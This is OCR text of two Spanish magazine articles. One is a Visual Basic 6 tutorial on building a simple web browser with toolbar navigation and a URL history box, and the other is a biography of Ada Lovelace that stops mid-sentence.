


Figura 1


devolvernos valores interesantes de una web cualquiera.

Agreguemos entonces este objeto al formulario, de manera que ocupe casi toda la pantalla (pero no toda, ya que debemos poner los botones necesarios que nos ayudaran a movernos por las webs, como en el IExplorer.

Volvamos ahora a componentes y agreguemos el OCX "Microsoft Windows Common Controls 6.0"



Ok, este OCX nos añadirá varios controles comunes en Windows, como el "ListView" y el "TreeView". Pero ninguno de estos dos nos interesan, nosotros vamos a por la "ToolBar". Agreguemos este objeto con doble clic, ya que tiene una posición por defecto y no se debe mover (creo que tampoco es posible hacerlo). Finalmente, nuestro formulario debería tener este aspecto.



La "ToolBar" es un objeto diseñado para agregar botones del tipo IExplorer, Word o cualquier producto Microsoft. Para darle aspecto iremos al cuadro de propiedades de nuestra "ToolBar" (recordemos ponerle un nombre) y damos a "Personalizado". Nos debería aparecer la página de propiedades del objeto, donde podremos elegir su aspecto, los botones y el diseño general de esta.

Vamos a la pestaña botones y pulsamos "Insertar". Lo que estamos haciendo no es otra cosa que añadiendo un botón a la barra y dándole un aspecto y una configuración al mismo. Sobre todo es recomendable rellenar los campos Key, que nos indicará la clave del botón y el Caption, o en su defecto, agregar un icono que simbolice su función.

Supongo que veréis mas atractivo el tema de poner una imagen en vez de un literal descriptivo, por lo que os recomiendo que

busquéis iconos para avanzar, retroceder (flechas), parar (aspa o stop) y refrescar (a vuestra elección).

¿Los habéis encontrado?, ¿si?, Bien!!, pues entonces vamos por faena. Insertemos 4 botones en la "ToolBar" con diferentes Keys, por ejemplo Retroceder, Avanzar, Para, y Refrescar. Una vez añadidos, cerramos la página de propiedades y agregamos un nuevo objeto al formulario, el "ImageList"




Los ImageList...

Los ImageList son objetos que contienen imágenes para que estas puedan ser utilizadas por los demás objetos del formulario, como son las ToolBar, ListViews o TreeViews.


El "ListView" es un objeto que, por defecto, es invisible, y tiene capacidad de contener imágenes. Para agregarlas hay que ir al cuadro de propiedades del objeta y picar en "Personalizado". Vamos a la pestaña "Imágenes" y agregamos uno a uno los iconos que hemos buscado, que pueden tener cualquier formato de imagen (.ico, .gif, .jpg...)

El aspecto que debería tener el "ImageList después de agregar las imágenes es este:



Volvamos ahora a la "ToolBar" y pongamos los iconos correspondientes a los botones que anteriormente hemos creado. Para ello debemos indicarle, en la pestaña general de la "ToolBar", que se va a utilizar la "ImageList". Esto lo haremos en el "Combo Box" "ImageList" de la mencionada pestaña.

Una vez indicada, picamos en la pestaña "Botones" e indicamos el número de imagen que corresponde al botón, siendo este el correspondiente al orden en que se ha añadido al "ImageList".



Si ejecutamos el proyecto veremos que el aspecto no está nada mal. Ahora deberíais jugar con las propiedades de la "ToolBar", y así cambiar el diseño de la misma, para personalizar vuestro explorador. Empecemos entonces con el código.

Nos declararemos, para empezar, una variable que contendrá la URL inicial de nuestro explorador. Podríamos llamarla URLInicial, y será de tipo String. También, y adelantándonos un poco, otra variable de tipo Booleana (True y False) que nos indicará si hemos parado o no el mostrado de la página.


```
Option Explicit
Dim URLInicial As String
Dim Cargando as Boolean
```

Vamos al "Form_Load" y cargamos en la variable una dirección URL, en mi caso, y para ser original, pondré http://www.hackxcrack.com

```
Private Sub Form_Load()
   URLInicial = "http://www.hackxcrack.com"
End Sub
```

Con esto tendremos la dirección inicial de nuestro explorador en una variable, pero..., ¿cómo cambiamos?. Muy sencillo, al igual que Opera, IExplorer, NetScape o cualquier otro explorador, podemos tener un "ComboBox" que almacene y nos permita escribir direcciones de Internet.

Agregamos el combo justo debajo de la



botonera, siendo este el aspecto definitivo del formulario.

Una cosa que siempre queda muy bien, es que la ventana quede maximizada al ejecutar el proyecto. Para hacer esto, tan solo tenemos que indicar en las propiedades del formulario que el "WindowsState" sea "Maximized".

Pero alguna pega tenia que tener esto, porque si ejecutamos el proyecto, podemos comprobar que, aunque la ventana aparece maximizada,

Esto tiene fácil solución. Cada vez que un formulario se redimensiona se activa el evento "Resize" del mismo, pudiendo así obtener las coordenadas del Form y de cualquier objeto en ese preciso instante.



Al ejecutar...

Al ejecutar el proyecto por primera vez también se ejecuta el evento Resize del form

Por lo tanto nos viene perfecto para redimensionar los controles del formulario. Vamos al evento Resize y escribimos el siguiente código

```
Private Sub Form_Resize()
Dim Ancho As Long
Dim Alto As Long
   Alto = Me.Height - 2500
   Ancho = Me.Width - 500
   WB.Width = Ancho
   WB.Height = Alto
   CxDireccion.Width = Ancho
End Sub
```

Esto lo único que indica es el ancho (Width) de los controles "ComboBox" y "WebBrowser", y también el alto del "WebBrowser" (Height).

Ejecutamos el proyecto y vemos que, aunque aparece maximizado, al redimensionarlo, los objetos toman el tamaño adecuado.



Yo he decidido...

Yo he decidido restar 500 twips (medida de Visual Basic) y 2500 twips para el ancho y el alto, pero podéis poner lo que os parezca conveniente.

Volvemos al "Form_Load" y comenzamos a cargar el explorador con la web inicial. Para hacer esto deberíamos añadir el valor de URLInicial al "ComboBox", e indicarle al "Browser" que esta es la dirección que debe abrir. Estas son las líneas que ejecutarán lo que acabo de explicar:

```
Private Sub Form_Load()
   URLInicial = "http://www.hackxcrack.com"
   If Len(URLInicial) > 0 Then
      CxDireccion.Text = URLInicial
      CxDireccion.AddItem URLInicial
      WB.Navigate URLInicial
   End If
End Sub
```

Aquí le estamos diciendo que si el número de caracteres de la cadena que contiene la variable URLInicial es mayor que 0, (esto no es mas que una comprobación) ponga esta dirección en el "ComboBox" (CxDireccion.Text = URLInicial) lo añada en la lista (CxDireccion.AddItem URLInicial) y la abra en el explorador (WB.Navigate URLInicial).

Ahora ejecutemos con F5, y quedémonos perplejos ante la sencillez de Visual Basic para crear un Explorador.

¿Qué, no está mal, verdad? Pues pasemos a codificar los botones que faltan para crear el explorador.

2. Moviéndonos por la web

En este apartado aprenderemos a retroceder, avanzar, detener, refrescar y abrir otras direcciones de Internet, obteniendo así un autentico "Web Explorer" marca de la casa. Hagamos doble clic en la "ToolBar", lo cual nos remitirá directamente al evento "ButtonClick" de la misma. Si nos fijamos, este evento devuelve por parámetro una variable, denominada por defecto Button, que a su vez es de tipo "Button".

```
Private Sub TBBotones_ButtonClick(ByVal Button As MSComctlLib.Button)

End Sub
```

Esta variable contiene, como su propio nombre indica, el valor del botón pulsado, en nuestro caso, la Key que anteriormente le hemos dado al botón de la "ToolBar". Para comprobar esto vamos a incluir la línea MsgBox Button.Key en el evento, ejecutamos, y al pulsar sobre alguno de los botones, nos debería aparecer el nombre de la Key del mismo, como podemos ver en la imagen, en la cual hemos picado en el primero botón:



Una vez comprobado esto, creamos la sentencia condicional que codificara este evento.

Ya que ahora somos buenos programadores, utilizaremos el "Select Case" en vez de varias sentencias "If". Escribimos Select Case Button.Key , y posteriormente comprobamos si se ha pulsado el primer botón de la siguiente manera:

```
Select Case Button.Key
   Case "Retroceder"
```

Aquí le estamos diciendo que en el caso de que el Button.Key pulsado sea "Retroceder" se ejecuten las líneas siguientes.

Este sería el código necesario para todas las funciones que vamos a utilizar:

```
Private Sub TBBotones_ButtonClick(ByVal Button As MSComctlLib.Button)
   Select Case Button.Key
      Case "Retroceder"
         WB.GoBack
      Case "Avanzar"
         WB.GoForward
      Case "Parar"
         WB.Stop
      Case "Refrescar"
         WB.Refresh
   End Select

End Sub
```

Me parece que la cosa queda bastante clara. En el caso de que el Button.Key sea Retroceder, haremos un WebBrowser.Back, si lo que hemos pulsado es Avanzar, haremos un WebBrowser. GoForward, y así consecutivamente.
Para dejarlo mejor, deberíamos ir al evento Download_Complete del WebBrowser y codificarlo de la siguiente manera:

```
Private Sub WB_DownloadComplete()
   Me.Caption = WB.LocationName
End Sub
```

Así siempre tendremos la dirección real en el Caption del formulario.

Para poder navegar por las webs, vamos a ir al evento KeyPress del ComboBox, para que, al pulsar intro sobre él, busque la dirección indicada en su caja de texto. Si nos fijamos, este evento recibe por parámetro una variable de tipo integer, que contiene el valor en ASCII de la tecla pulsada.

Ya que a nosotros solo nos interesa el intro, pondremos una sentencia condicional que pregunta por la tecla pulsada, y de ser intro, llamaremos al evento Click del combo.



Al igual que...

Al igual que con las rutinas y funciones, los eventos de los objetos también pueden ser llamados desde el código. El porque llamamos a este evento es porque se debe obtener el mismo resultado al poner una dirección URL y pulsando intro, que al seleccionarla con el ratón.

Vamos al evento Click del combo y colocamos el siguiente código

```
Private Sub CxDireccion_Click()
If Cargando Then
   Exit Sub
End If
WB.Navigate CxDireccion.Text

Private Sub CxDireccion_KeyPress(KeyAscii As Integer)
   If KeyAscii = vbKeyReturn Then
      CxDireccion_Click
   End If
End Sub
```

Es bastante sencillo. Si efectuamos clic sobre alguna dirección, y la variable Cargando vale True, el Web Browser navegará hacia esta. Si por lo contrario, la dirección la añadimos a mano y pulsamos intro, el evento KeyPress comprobará si la tecla pulsada es la que queremos If KeyAscii = vbKeyReturn Then y en el caso de que así sea, llamaremos al evento Click del Combo Box, encargándose el de abrir la nueva página.

Ahora, lo que nos falta, es que cada vez que se cargue una página, esta sea añadida al ComboBox, al igual que en cualquier Explorer, obteniendo así un histórico que, por ahora, será volátil, ya que al cerrar el proyecto, se borrarán los datos.



vbKeyReturn...

vbKeyReturn es una constante de Visual Basic que contiene el valor en ASCII de la tecla Intro, por eso la comparamos con la tecla pulsada (KeyPress).

Para acabar, pondremos las siguientes líneas en el evento

```
NavigateComplete2:
    Private Sub WB_NavigateComplete2(ByVal pDisp As Object, URL As Variant)
    Dim i As Integer
    Dim Existe As Boolean

    Me.Caption = WB.LocationName
    For i = 0 To CxDireccion.ListCount - 1
        If CxDireccion.List(i) = WB.LocationURL Then
            Existe = True
            Exit For
        End If
    Next i
    Cargando = True
    If Existe = False Then
        CxDireccion.AddItem WB.LocationURL, 0
        CxDireccion.ListIndex = 0
    End If
    Cargando = False
End Sub
```

Si seguimos el código veremos que lo único que hacemos aquí es poner el título de la web donde estamos en el Caption del formulario y, si no existe en la lista de webs del Combo, la añadiremos.

La comprobación de la posible existencia de la web en la lista se hace con un bucle, que recorre el Combo Box, y en el caso de que coincida el texto con la dirección actual, ponemos la variable Booleana "Existe" a True y salimos del bucle "For" (Exit For).

Lo que sigue es obvio, si se ha encontrado la web, no se añade, y si no existe, se añade, poniendo posteriormente la variable "Cargando" a False

Os recomiendo que juguéis un poco con el objeto Web Browser, y en especial con el sub-objeto Document del mismo, ya que con este podéis sacar información muy interesante de una página.

Y el reto que os propongo, hasta el siguiente número, donde empezaremos nuestro exploit, es el de sacar todos los links que contiene una página web.

Os doy la pista de que será necesario investigar el WB.Document, y buscar información en el tito Google, pero creo que va siendo hora de que no os de todo mascado. Para ayudaros, os diré una manera de observar las variables mientras se está ejecutando un proyecto, sabiendo así su valor en un preciso instante. Para ello debéis poner un punto de interrupción en el código, pulsando F9 cuando el cursor esté posicionado sobre la línea donde queremos parar.



Los puntos de...

Los puntos de interrupción, como bien dice su palabra, paran la ejecución del código, deteniéndolo temporalmente en una línea anteriormente elegida.


Por ejemplo yo, he parado justo después de la carga de la página de inicio.

Una vez detenida la ejecución, seleccionamos el nombre de nuestro Web Browser en cualquier parte del código, picando posteriormente sobre el con el botón derecho, y eligiendo la opción "Agregar inspección" del "PopUp" menú, tal y como vemos en la imagen. Inmediatamente después nos debería aparecer un pequeño

menú con el objeto y el símbolo "+" a su izquierda, el cual podemos desplegar y ver todos los valores de las propiedades del WebBrowser en ese preciso instante.

Bueno, aquí llegamos al final, nos vemos en la próxima entrega, que seguro, la encontrareis mucho más atractiva que esta ;)

Código:




```
Option Explicit
Dim URLInicial As String
Dim Cargando As Boolean

Private Sub CxDireccion_Click()
If Cargando Then
   Exit Sub
End If
WB.Navigate CxDireccion.Text
'
End Sub

Private Sub CxDireccion_KeyPress(KeyAscii As Integer)
   If KeyAscii = vbKeyReturn Then
      CxDireccion_Click
   End If
End Sub

Private Sub Form_Load()
   URLInicial = "http://www.hackxcrack.com"
   If Len(URLInicial) > 0 Then
      CxDireccion.Text = URLInicial
      CxDireccion.AddItem URLInicial
      WB.Navigate URLInicial
   End If
End Sub

Private Sub Form_Resize()
Dim Ancho As Long
Dim Alto As Long
   Alto = Me.Height - 2500
   Ancho = Me.Width - 500
   WB.Width = Ancho
   WB.Height = Alto
   CxDireccion.Width = Ancho
End Sub

Private Sub TBBotones_ButtonClick(ByVal Button As MSComctlLib.Button)
   Select Case Button.Key
      Case "Retroceder"
         WB.GoBack
      Case "Avanzar"
         WB.GoForward
      Case "Parar"
         WB.Stop
      Case "Refrescar"
         WB.Refresh
   End Select

End Sub

Private Sub WB_DownloadComplete()
   Me.Caption = WB.LocationName

End Sub

Private Sub WB_NavigateComplete2(ByVal pDisp As Object, URL As Variant)
   Dim i As Integer
   Dim Existe As Boolean

   Me.Caption = WB.LocationName
   For i = 0 To CxDireccion.ListCount - 1
      If CxDireccion.List(i) = WB.LocationURL Then
         Existe = True
         Exit For
      End If
   Next i
   Cargando = True
   If Existe = False Then
      CxDireccion.AddItem WB.LocationURL, 0
      CxDireccion.ListIndex = 0
   End If
   Cargando = False
End Sub
```



Recuerda que...

Recuerda que, si no tienes ganas de escribir, tienes el código del programa en la sección de descargas de la web www.hackxcrack.com :)

Dedicado al servicio de transportes públicos RENFE, que siempre llegan puntuales y con sitio de sobra para sus fieles clientes.

AUGUSTA ADA BYRON LADY LOVELACE (1815-1852) EL PRIMER PROGRAMA



El papel de Ada Lovelace en el desarrollo histórico de las computadoras modernas parece haber sido casi totalmente ignorado hasta 1979, cuando el Departamento de Defensa de los Estados Unidos decidió utilizar su nombre para el nuevo lenguaje de programación que utilizarían como estándar para desarrollar su propio software interno. Desde entonces, nueva luz se ha vertido sobre la vida de esta matemática tan talentosa que fue una de las pocas personas que conoció y comprendió detalladamente el trabajo de Charles Babbage, además de haber escrito el primer programa para la inexistente Máquina Analítica.

Introducción

Es tu rostro como el de mi madre, ¡mi hermosa niña!
¡Ada! ¿Única hija de mi casa y corazón?
Cuando vi por última vez tus azules ojos jóvenes, sonrieron,
y después partimos---no como ahora lo hacemos,
sino con una esperanza.---

Despertando con un nuevo comienzo,
las aguas se elevan junto a mí; y en lo alto
los vientos alzan sus voces: Me voy,
¿a dónde? No lo sé; pero la hora llegará
cuando las playas, cada vez más lejanas de Albion,
dejen de afligir o alegrar mis ojos.




Augusta Ada Byron - Lady Lovelace (1815-1852)

Así comienza el triste poema del legendario **George Gordon Noel Byron** (mejor conocido como Lord Byron) en el que se despide para siempre de su única hija legítima: **Augusta Ada Byron**. Lord Byron tuvo una vida muy disipada, pero probablemente su aventura más osada fue haberse enamorado de Augusta Leigh a los 25 años de edad, ya que ésta no sólo estaba casada, sino que además era su media hermana. En enero de 1815, Byron se casó con **Anna Isabella Milbanke**, una joven proveniente de una familia muy conservadora de buena posición económica y que, obviamente, constituía la antítesis perfecta del temperamental, apasionado y hasta un tanto loco poeta inglés.



Anna Isabella Milbanke

Su falta de compatibilidad resultó evidente muy pronto y sólo 5 semanas después del nacimiento de Ada, ocurrido el 10 de diciembre de 1815, la pareja se separó. Poco después los crecientes rumores sobre su romance con Augusta Leigh y la posible paternidad (nunca demostrada) de Elizabeth Medora Leigh destruyeron su reputación y aceptación social en Inglaterra, forzándolo a vivir en Suiza, Italia y, finalmente, Missolonghi, Grecia, donde murió de causas naturales en 1824, cuando contaba con apenas 36 años de edad. Muchas de sus cartas y de sus poemas (como el extracto antes mostrado)



George Gordon Noel Byron
Lord Byron

hacen alusión a la enorme tristeza que le embargó por no haber podido ver nunca más a su hija. Anna Milbanke, por su parte, intentó ocultar toda traza de la maldad de su padre a la pequeña Ada y decidió motivar en ella las matemáticas (una afición personal de Anna), y desalentar cualquier tipo de talento que le recordara a su ex-esposo (como la poesía, por ejemplo), en su afán de hacerla lo más diferente posible a Lord Byron. A la luz de este objetivo no debiera sorprendernos que el nombre Augusta nunca fue utilizado en presencia de Anna, ni siquiera para referirse a la pequeña, que a la sazón fue llamada simplemente Ada por su madre y sus allegados. Irónicamente Ada llegó a tener más similitudes con su padre que las que Anna hubiera podido imaginar, pues ambos tuvieron aficiones y aflicciones similares, vivieron períodos de esplendor y de escándalo, además de la **fatídica coincidencia de haber muerto exactamente a la misma edad**.


Su juventud y vida personal

Ada mostró un interés temprano por la geografía, que pronto sustituyó por las matemáticas. Cuando Ada contaba con alrededor de 14 años de edad, sufrió de una parálisis severa--- posiblemente de origen psicosomático. Al verse imposibilitada para caminar durante casi 3 años, se dedicó con intensidad a estudiar matemáticas, mientras que a la vez profundizaba sus conocimientos de lingüística y música (principalmente el manejo del arpa). Pese a la tutela de su madre, Ada mantenía dentro de sí misma el interés por la poesía, y esperaba ser una "analista y metafísica". Ada le escribió, con cierto dejo de reproche a su madre: "si no puedes darme poesía, ¿no puedes al menos darme ciencia poética? Esta inquietud poética dejó huella profunda en su trabajo matemático, pues siempre hizo acopio de enorme imaginación y solía describir los eventos con abundantes metáforas.

Siendo una aristócrata, la educación de Ada se llevó a cabo a través de tutores particulares, algunos de los cuales fueron connotados científicos y matemáticos de la época. Dos influencias muy notables en la vida de Ada fueron **Augustus De Morgan**, que era un amigo de la familia, y **Mary Sommerville**, quien fue una imagen muy admirada y venerada por Ada. Además de estas 2 luminarias de la época, Ada conoció y entabló correspondencia con otros personajes destacados de la ciencia, como por ejemplo **Michael Faraday**, **John Herschel**, y **Charles Wheatstone**, lo que mostraba claramente lo amplio de sus intereses científicos y sus elevadas cualidades intelectuales.


Mary Fairfax Sommerville

Fue precisamente en una cena ofrecida por Mary Sommerville que **Ada conoció a Charles Babbage**, cuando ésta contaba con sólo 18 años de edad. Ahí Ada escuchó las ideas de Babbage sobre su Máquina Analítica (Analytical Engine) y se sintió inmediatamente absorbida por la "universalidad de sus ideas". Por muchos años pocas personas además de ella y el mismo Babbage, llegarían a sentirse interesados en dicho proyecto. Babbage sintió curiosidad por el abierto interés de esta jovencita que, además, tenía dotes intelectuales tan notables, y decidió invitarla a su estudio para que conociera su creación (inconclusa) llamada Máquina Diferencial (Differencial Engine). Dos semanas después, Ada llegó al lugar en cuestión acompañada de su madre, y la relación con Babbage dio inicio. Ada y Babbage


Charles Babbage

intercambiaron correspondencia regularmente a partir de este primer encuentro, y ambos permanecerían como amigos y colaboradores durante 18 años (hasta la trágica muerte de Ada).

Fue también a través de Mary Sommerville que Ada conoció a su futuro esposo, **William Lord King**, un noble 11 años mayor que ella, con quien contraería nupcias a los 19 años de edad.

Tres años más tarde William King fue nombrado Conde de Lovelace, con lo que Ada adoptaría el título con el que la recuerdan la mayoría de sus biógrafos: Condesa de Lovelace. Se dice que la figura de su madre siguió dominando el matrimonio de Ada, y formó una especie de alianza con William King para mantener a Ada ocupada en sus propias aficiones y lejos de las responsabilidades sociales y familiares que le correspondían. La razón para este extraño acuerdo era que su madre intentaba controlar su temperamento mercurial tan indeseablemente similar al de su padre. Desgraciadamente, y pese a todo el apoyo que recibió de su esposo, la endeble salud de Ada nunca le permitió progresar en sus labores científicas tanto como ella hubiera querido.

La pareja se fue a vivir al campo, y tuvieron 2 hijos y una hija. Curiosamente fue su hija la única de los 3 descendientes de la pareja en seguir los pasos de su madre y su abuela, al mostrar un profundo interés en las matemáticas y convertirse, años más tarde, en una famosa experta en la lengua árabe.

Sus Aportaciones

Se dice que debido a su constante enfermedad Ada no pudo lograr avances significativos en las matemáticas, aunque no existe certeza al respecto, pues lo único que se conserva de ella, además de sus cartas, son sus cuadernos de ejercicios en los que no aparece ningún trabajo original de matemáticas. Si alguna vez intentó realizar alguna aportación original, posiblemente la habría bosquejado en un cuaderno de notas que ella llamaba de forma genérica el "Libro", el cual cambió de manos entre Babbage y ella en incontables ocasiones, pero que desgraciadamente permanece extraviado desde hace mucho tiempo.

Su correspondencia con Babbage ha sido objeto de controversia, pues Ada suele ser un tanto juguetona y hasta coqueta en su afán por ganarse la confianza del genio inglés, si bien nunca se demostró que hubiese habido alguna relación más allá de la de trabajo.

Babbage reportó los avances de su trabajo en un seminario en Turín, Italia, en el otoño de 1841. Un general italiano llamado Luigi F. Manabrea (que posteriormente se convertiría en primer ministro de Italia) publicó un importante reporte sobre el trabajo de Babbage en 1842 usando su lengua natal. La aportación más importante de Ada fue precisamente la traducción al inglés de este reporte, realizada a instancias del propio Babbage. Se cuenta que cuando Babbage vio la traducción de Ada, le sugirió a ésta que añadiera sus propios comentarios, sintiendo que ella poseía un conocimiento suficientemente detallado del proyecto como para hacer sus propias aportaciones y Ada accedió a hacerlo. Durante la etapa final de su trabajo tuvo varios problemas con Babbage, pues éste solía ser un tanto descuidado y perdía constantemente material, ante la azorada e impaciente Ada. Además, en ciertas ocasiones, cuando Babbage revisaba su trabajo, solía malinterpretarlo, provocando la ira de Ada. Cuando finalmente terminó su manuscrito, Ada sentía que había trabajado lo suficiente como para merecer reconocimiento, pero en aquella época no era aceptable que las mujeres escribieran artículos científicos (sobre todo si pertenecían a la nobleza). La solución fue firmar el reporte como "**A. L. L.**" (Ada Lady Lovelace). El reporte, publicado en 1843, acabó teniendo una longitud tres veces mayor al original, y contiene muchas de las importantes

predicciones de Ada con respecto a la Máquina Analítica de Babbage. De suma importancia resulta, por ejemplo, su sugerencia de usar tarjetas de manera repetida con un propósito similar al que tienen las subrutinas de hoy en día. Además, Ada predijo que una máquina de esta naturaleza sería capaz de componer música, de producir gráficos, y que podría ser usada tanto para aplicaciones prácticas como para las puramente científicas. Más importante aún, es su clara percepción de las limitaciones del predecesor de las computadoras modernas: "la Máquina Analítica no tiene pretensiones de crear nada original. Puede simplemente hacer lo que se le pida que se le ordene que haga. Puede realizar análisis, pero no tiene el poder de anticipar ninguna revelación analítica o alguna verdad. Su objetivo es asistirnos en hacer disponible aquello con lo que ya estamos familiarizados".

Su otra aportación significativa dentro de este reporte son los numerosos ejemplos que proporcionó del uso de la Máquina Analítica. Por ejemplo, incluyó demostraciones de cómo calcular funciones trigonométricas que contuvieran variables, y de cómo la máquina de Babbage resolvería problemas difíciles sin error. El más destacado de sus ejemplos es un detallado plan para calcular los números de Bernoulli que más tarde sería denominado el primer "programa de computadora", y su autora pasaría a convertirse por ende en la "primera programadora de la historia". En 1979, el Departamento de Defensa de los Estados Unidos decidió utilizar su nombre, ADA, para denominar a un nuevo lenguaje de programación utilizado como estándar para desarrollar su software interno, en un merecido homenaje a su obra en el desarrollo de la computadora moderna.

Su Final Trágico

Después del nacimiento de su tercer hijo, Ada empezó a sufrir de una severa crisis física y mental. Debido a sus frecuentes problemas digestivos y de respiración, su médico le aconsejó el uso de varias combinaciones peligrosas de brandy, vino, cerveza, opio y morfina, las cuales le produjeron graves desajustes de personalidad, incluyendo delirios y alucinaciones en los que su mente—evidentemente brillante—creía comprender todos los secretos del Universo, haciendo de ella el profeta de Dios en la Tierra.

Después de algunos años, Ada se percató del daño que las drogas estaban causando en su estado físico y mental. Haciendo acopio de una férrea fuerza de voluntad se alejó paulatinamente de su consumo para ser presa de una nueva obsesión: las apuestas en carreras de caballos. Aparentemente, tanto Babbage como Ada tenían ciertas teorías probabilísticas sobre las carreras de caballos, y las apuestas iniciales fueron parte de su intento por llevarlas a la práctica. Dado que su status social le impedía realizar apuestas directamente, un sirviente de Babbage fue el intermediario de Ada con los demás apostadores. Evidentemente sus teorías no fueron muy acertadas, pues Ada acabó hundida en un océano de deudas y pronto fue presa de chantajistas que amenazaron con el escándalo social. Su esposo y el mismo Babbage salieron a su rescate, pero no pudieron evitar que Ada tuviese que empeñar las joyas de la familia para pagar a sus acreedores. Esta situación produjo una serie de disputas familiares entre Ada, su esposo y su madre, que eventualmente produjeron un aislamiento de la Condesa de 